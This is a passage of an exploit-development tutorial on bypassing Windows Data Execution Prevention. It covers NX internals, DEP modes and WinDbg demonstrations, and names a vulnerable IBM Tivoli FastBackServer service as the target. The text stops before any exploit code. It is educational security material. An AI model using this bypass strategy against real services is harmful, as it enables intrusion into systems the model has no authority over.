Bypassing Data Execution Prevention - Chaining Your Way to Code Execution
A brutally detailed, beginner-friendly walkthrough of how Data Execution Prevention actually prevents shellcode execution at the hardware level, why Return-Oriented Programming is the modern answer, and how to build a full VirtualAlloc-based gadget chain - gadget by gadget, register by register - against a real 32-bit Windows service (Tivoli Storage Manager FastBackServer) until a Meterpreter reverse shell drops into your terminal.
1. Introduction: Why DEP Changed Everything
In every previous post in this series we treated the stack as a place where instructions can live. We wrote shellcode into a buffer, arranged for EIP to land on top of it, and watched the CPU dutifully execute each byte. We targeted Structured Exception Handlers, we built egghunters to locate payloads in memory, and all of these techniques shared one critical assumption: the stack is executable. That assumption worked until Microsoft shipped Data Execution Prevention.
Data Execution Prevention - also called NX (No-eXecute) on AMD processors or XD (eXecute Disable) on Intel - is a hardware-enforced, operating-system- managed feature that draws an absolute line between memory that holds code and memory that holds data. Under DEP, every virtual page carries a single extra bit in its Page Table Entry (PTE). When that bit is set, the CPU’s memory management unit will not fetch instructions from that page. The CPU does not care what those bytes contain - they could be perfectly valid NOP instructions
- it simply refuses to execute them and raises
STATUS_ACCESS_VIOLATION(0xC0000005). The stack, the heap, and every region allocated withPAGE_READWRITEgetNX = 1by default. AJMP ESPgadget still works fine - that instruction lives in a legitimate.textsection code page - but the very first byte of shellcode atESPfaults on the instruction fetch stage of the pipeline. The CPU will not even decode the opcode.
This is not a software check that can be patched. The NX bit lives in the hardware page table, and the CPU enforces it before the instruction ever enters the decode stage. To defeat it, we cannot simply write better shellcode or find a cleverer jump target. We need to change the rules of the game entirely. We need to convince the operating system itself to remove the NX bit from the page where our shellcode lives - or allocate a brand-new page that was never marked NX in the first place. And we need to do all of this using only instructions that already exist in executable code pages. That is the essence of Return- Oriented Programming.
What you will learn. By the end of this article you will understand how DEP works at the PTE level, why traditional shellcode execution fails, how to discover and chain ROP gadgets using both Pykd and rp++, how to construct a VirtualAlloc-based function skeleton on the stack, how to dynamically resolve API addresses through the Import Address Table while avoiding bad characters, and how to pivot the stack pointer to invoke VirtualAlloc and land in your shellcode - all demonstrated step by step against a real vulnerability in IBM Tivoli Storage Manager FastBackServer.
Everything here is intended for defensive research, education, and authorized testing only. Run these techniques exclusively against software and systems you own or are explicitly permitted to test. Memory-corruption exploitation against systems you do not control is illegal in most jurisdictions.
2. Understanding Data Execution Prevention (DEP)
2.1 What DEP Is and Why It Exists
Before DEP, memory was simple. The operating system allocated pages and marked them readable, writable, or both. There was no concept of “executable” versus “non-executable” at the hardware level on x86 processors - any byte the CPU could read, it could also execute. Exploit developers took advantage of this by placing machine code directly into stack buffers or heap allocations and redirecting EIP to those locations. Every stack overflow tutorial from the early 2000s relied on this behavior.
DEP changed the fundamental contract between the CPU and memory. By leveraging the NX bit in the Page Table Entry, the processor can now distinguish between pages that contain code (executable) and pages that contain data (non-executable). When a process attempts to execute instructions from a page marked with the NX bit, the hardware triggers a fault - specifically, a STATUS_ACCESS_VIOLATION with an access type of “execute.” The operating system’s exception handler sees this fault and terminates the process. There is no way to “catch” this exception and continue execution of the shellcode because the fault occurs before the instruction is decoded.
The practical impact is devastating for traditional exploitation. Even if an attacker controls EIP and can redirect execution to a stack buffer containing perfectly valid x86 shellcode, the CPU will refuse to execute it. The shellcode is treated as inert data, not as instructions. This single hardware bit invalidated years of exploitation techniques overnight.
2.2 DEP Modes in Windows
DEP has four modes that determine which processes receive NX protection:
- OptIn - DEP is enabled only for Windows system processes and for applications that explicitly opt in via the
/NXCOMPATlinker flag in their PE header. This is the default on Windows client editions. Third-party applications that were not compiled with NX compatibility run without DEP protection. - OptOut - DEP is enabled for all processes except those on an explicit exemption list. This is the default on Windows Server editions. An administrator can add specific applications to the exemption list through System Properties or Group Policy.
- AlwaysOn - DEP is permanently enabled for every process. No exceptions, no runtime disabling, no exemption list. This is the most secure mode and is typically used on hardened servers.
- AlwaysOff - DEP is permanently disabled for every process. This mode exists primarily for compatibility testing and should never be used in production.
Understanding these modes is critical for exploitation because they determine whether we can use certain bypass techniques. In OptIn mode, if the target application did not compile with /NXCOMPAT, DEP may not be active at all. In AlwaysOn mode, we cannot use techniques that attempt to disable DEP at runtime (like calling NtSetInformationProcess) because the system will refuse the request. The mode also affects which internal routines the OS uses to check and enforce NX support.
2.3 The Internals: LdrCheckNXCompatibility and NtSetInformationProcess
Under the hood, the routine that decides whether to enable NX for a freshly loaded process is LdrCheckNXCompatibility inside ntdll.dll. This function walks the compatibility database, inspects the module’s PE header for the IMAGE_DLLCHARACTERISTICS_NX_COMPAT flag, and checks system-wide policy. Based on the results of these checks, it calls NtSetInformationProcess - also in ntdll.dll - to enable or disable DEP for the running process. Historically, exploit developers abused this exact mechanism: they would build a ROP chain that called NtSetInformationProcess with the right arguments to disable DEP for the process, then jump to their shellcode. Microsoft responded by implementing permanent DEP - any executable compiled and linked with /NXCOMPAT has the Permanent flag set in its process information, meaning NtSetInformationProcess will refuse to disable DEP at runtime. This effectively closed the “turn off DEP” bypass for modern applications.
The diagram below illustrates how DEP works at a conceptual level. A traditional exploit places shellcode on the stack and jumps to it. With DEP enabled, the CPU checks the NX bit in the PTE before fetching the instruction, finds that the page is non-executable, and raises an access violation instead of executing the shellcode.

Figure 2.1 - How Data Execution Prevention blocks traditional shellcode execution. The NX bit in the Page Table Entry prevents the CPU from fetching instructions from stack memory, causing STATUS_ACCESS_VIOLATION instead of shellcode execution.
This diagram shows the two-path divergence that DEP creates. On the left, in a pre-DEP world, the CPU happily executes whatever bytes it finds at the address in EIP. On the right, with DEP enabled, the same attempt triggers a hardware exception. The key insight is that this is not a software check - it is enforced by the CPU’s memory management unit during the instruction fetch stage, before the instruction pipeline even begins decoding the bytes.
3. DEP in Action - Seeing It with WinDbg
3.1 Examining Memory Protections in Notepad
Let us see Data Execution Prevention in action by attaching WinDbg to a running instance of Notepad. This gives us a clean, well-known process to examine memory protections without any exploit complexity.
After attaching WinDbg to the Notepad process, we can see the initial break and the debugger is ready for our commands. The output confirms that we have successfully attached to the process and the debugger has paused execution at the initial breakpoint.

Figure 3.1 - WinDbg successfully attached to a running Notepad process. The debugger has paused execution at the initial breakpoint, ready for us to examine memory protections and register states.
Now we examine the memory protections on the page where EIP currently points. The !vprot command queries the virtual memory protection flags for the page containing the specified address. Since EIP points to code that is actively executing, we expect this page to have execute permissions.
1
!vprot eip
The output of this command reveals the protection flags for the code page. As expected, the protection is set to PAGE_EXECUTE_READ, which means the page is both readable and executable. This makes sense - the CPU is currently executing instructions from this page, so it must have execute permission. The NX bit is clear (set to 0) for this page.

Figure 3.2 - The memory protection for the code page at EIP is PAGE_EXECUTE_READ (0x20). This page can be read and executed, which is the normal state for a .text section in a loaded module.
Now let us examine the protection on the stack. The ESP register points into the stack, so !vprot esp will tell us what permissions the stack page has. This is the critical test - if DEP is working, the stack should not be executable.
1
!vprot esp
The output confirms that the stack has PAGE_READWRITE protection. This is the key difference: the stack is readable and writable (so we can push and pop values, store local variables, etc.) but it is not executable. The NX bit is set to 1 for this page, meaning any attempt to execute instructions from this memory will trigger an access violation.

Figure 3.3 - The memory protection for the stack at ESP is PAGE_READWRITE (0x04). The stack is readable and writable but NOT executable. This is DEP in action - the NX bit prevents instruction execution from stack memory.
The difference between these two outputs is the entire story of DEP. Code pages get PAGE_EXECUTE_READ (NX = 0, execution allowed). Data pages - including the stack - get PAGE_READWRITE (NX = 1, execution blocked). This hardware-level distinction is what makes traditional shellcode injection fail.
3.2 Verifying DEP with Narly
To get a comprehensive view of which protections are active on every loaded module, we use the Narly WinDbg extension. Narly shows us DEP status, SafeSEH, ASLR, and other security features for each module in the process. We load it with the .load narly command.
1
.load narly

Figure 3.4 - Loading the Narly WinDbg extension. Narly provides a convenient way to check all security mitigations (DEP, ASLR, SafeSEH, etc.) for every module loaded in the process.
With Narly loaded, we run the !nmod command to list all modules and their associated security protections. This command outputs a table showing each module’s base address, size, and which protections are compiled in.
1
!nmod
The output shows that the Notepad executable and most system DLLs have DEP enabled along with other protections like SafeSEH and ASLR. Each column represents a different mitigation, and we can quickly identify which modules have which protections active.

Figure 3.5 - The Narly !nmod output showing security mitigations for all loaded modules. DEP is enabled for the main executable and system DLLs, along with ASLR and SafeSEH protections.
3.3 Proving DEP Blocks Execution
Now let us prove that DEP actually blocks execution. We will manually write NOP instructions (0x90) to the stack and then try to execute them. If DEP is working correctly, the CPU should raise an access violation.
First, we write four NOP instructions to the stack at the current ESP address:
1
ed esp 90909090
This writes the DWORD 0x90909090 (four NOP instructions) to the top of the stack. Each 0x90 byte is a valid x86 NOP instruction that does nothing except advance EIP by one byte. Under normal circumstances, these would execute harmlessly.

Figure 3.6 - Writing four NOP instructions (0x90909090) to the stack at ESP. These are valid x86 instructions, but DEP should prevent them from executing because the stack page has the NX bit set.
Next, we set EIP to point at these NOPs. This simulates what an exploit does when it redirects execution to shellcode on the stack:
1
r eip = esp

Figure 3.7 - Setting EIP to the value of ESP, making the instruction pointer point at our NOP instructions on the stack. This is exactly what a JMP ESP gadget does in a traditional stack overflow exploit.
Now the moment of truth. We single-step one instruction with the p command. If DEP were disabled, the CPU would execute the NOP and advance EIP by one byte. With DEP enabled, the CPU should refuse to fetch the instruction and raise an access violation.
1
p
The result is exactly what we expected: an access violation. The CPU attempted to fetch an instruction from the stack page, found that the NX bit was set in the PTE, and raised STATUS_ACCESS_VIOLATION. The NOP instruction was never executed - the fault occurred during the instruction fetch stage, before the CPU even decoded the opcode. This is definitive proof that DEP is working.

Figure 3.8 - DEP in action: attempting to execute a NOP instruction on the stack causes STATUS_ACCESS_VIOLATION (0xC0000005). The CPU refuses to fetch instructions from a page with the NX bit set, proving that traditional shellcode execution on the stack is impossible.
The diagram below shows the conceptual difference between a traditional exploit (where the CPU happily executes shellcode from the stack) and a DEP-protected scenario (where the CPU blocks execution and raises an exception).

Figure 3.9 - Traditional stack overflow execution vs. DEP-blocked execution. On the left, the CPU executes shellcode placed on the stack. On the right, DEP prevents execution and raises an access violation, requiring an entirely different exploitation approach.
This diagram makes it clear why a fundamentally new technique is needed. We cannot simply find a different place to put shellcode - the heap, the stack, and all data-only allocations share the same NX = 1 setting. We need to either change the permissions on an existing page or allocate new memory with execute permissions. And we need to do it using only gadgets from existing executable code pages.
4. Target Setup - Tivoli Storage Manager and Windows Defender Exploit Guard
4.1 The Vulnerable Application
Our target for this exercise is IBM Tivoli Storage Manager, specifically the FastBackServer process. This is a real-world 32-bit network service that listens on TCP port 11460 and contains a stack buffer overflow vulnerability in its packet processing code. The vulnerability is triggered by sending a specially crafted psAgentCommand packet with a format string payload that overflows the stack buffer.
Let us attach WinDbg to the FastBackServer process. After launching the service and connecting the debugger, we see the initial break confirming that we have control of the process.

Figure 4.1 - WinDbg attached to the Tivoli Storage Manager FastBackServer process. This is our target application for the DEP bypass exercise.
4.2 Checking DEP Status on the Target
Before we start building our exploit, we need to check whether DEP is actually enabled on the target application. We load Narly and run !nmod to check the security mitigations.
1
!nmod
Interestingly, the output shows that DEP is not enabled for the FastBackServer application. This is because the application was not compiled with the /NXCOMPAT flag and the system is running in OptIn mode, so DEP is only active for processes that explicitly opt in.

Figure 4.2 - The Narly !nmod output shows that DEP is NOT enabled for FastBackServer. Since the application was not compiled with /NXCOMPAT and the system is in OptIn mode, DEP protection is not active by default.
This means we need to manually enable DEP for the application so we can practice bypassing it. In a real-world scenario, many modern applications and all Windows system processes have DEP enabled by default, so this bypass technique is essential knowledge.
4.3 Enabling DEP with Windows Defender Exploit Guard
To enable DEP on FastBackServer, we use Windows Defender Exploit Guard (WDEG), which is the successor to the Enhanced Mitigation Experience Toolkit (EMET). WDEG allows us to enable security mitigations - including DEP - on applications that were not compiled with them. This is exactly what a system administrator might do to harden legacy applications.
First, we open Windows Defender Security Center from the Start Menu or system settings.

Figure 4.3 - Opening Windows Defender Security Center, where we can configure Exploit Guard settings to enable DEP on applications that don’t have it compiled in.
Next, we navigate to the App & Browser Control section. This is where all the exploit protection settings live, including DEP, ASLR, CFG, and other mitigations that can be applied on a per-application basis.
